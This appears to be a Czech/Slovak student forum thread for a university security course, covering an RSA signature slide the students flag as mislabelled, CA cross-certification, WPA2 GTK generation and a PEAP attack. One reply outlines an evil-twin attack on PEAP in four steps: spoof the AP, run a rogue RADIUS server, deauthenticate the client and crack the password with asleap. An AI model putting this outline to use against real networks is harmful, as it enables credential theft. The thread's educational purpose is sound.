a ja som si len dosadzoval kedy to platí, t.j. $X \bmod 160 = 1$ pre $X = 161, 321, 481, \dots$ a zároveň hľadáš číslo deliteľné 3 čiže výsledok $321/3 = 107$

Zdravím mohl by mě prosím někdo vysvětlit jak funguje ten útok na PEAP? (viz slajd 43 z wifi sítě) díky.

V každém kroku máš v zátvorke program, ktorým to robíš. Keď si o nich pogoogliš info, bude to jasnejšie.

1. Začneš sa tváriť ako AP.
2. Spustíš si k tomu vlastný RADIUS server. (klient v tomto prípade nekontroluje certifikát, prípadne uzná podvrhnutý)
3. Klienta, ktorého chceš chytiť, zhodíš z originál AP.
4. Skúsiš asleap-om cracknúť heslo.

Netusi niekto ako funguje ta krizova certifikacia?

Slajd 108 z bis03_all.pdf:

Zo stromu B vedie šípka do stromu A v hladine 1 (ak 0 bude root). To znamená, že CA-B level 1 overuje (podpisuje, certifikuje) VK CA-A level 1 vpravo. Tým pádom všetci, ktorí dôverovali doteraz iba podpisom od CA-B level 1 (teda celý B strom okrem 2 userov, ktorí dôverujú iba root CA-B), budú od teraz dôverovať aj podpisom od CA-A level 1 vpravo, lebo jej VK bol podpísaný od CA-B level 1.

Ak by to malo fungovať obojsmerne, musel by byť ešte VK CA-B level 1 podpísaný od VK CA-A level 1 vpravo. Potom by si oba podstromy dôverovali navzájom.

Neni tento slide spatne ? Rekl bych ze tam ma byt Sifrovani soukromym klicem . Alespon to tak chapu, ze se snazi rict o metode sifrovani podpisu zminene zde:

<http://www.algoritmy.net/article/4033/RSA>

Navic ten exponent d je popsán vyse jako soukromy exponent. Diky

Určitě, pokud šifruješ zprávu na elektronickéj podpis, tak ji šifruješ svým soukromým klíčem, aby bylo jasné kdo tu zprávu podepsal , kdyby si ji šifroval veřejným tak to ztrácí smysl :D Taky si myslím že tam ma chybu. Ano je tam chyba, Hanáček na to sám upozorňoval.

Šifrování / Dešifrování

- Zpráva m (celé číslo)
- Zašifrovaný text s (signature)
- Šifrování veřejným klíčem
 - $s = m^d \bmod n$
- Dešifrování veřejným klíčem
 - $m = s^e \bmod n$
- Použití
 - Elektronický podpis

Kdy se generuje GTK klíč u WPA2?

- při odhlášení a přihlášení (libovolného) klienta.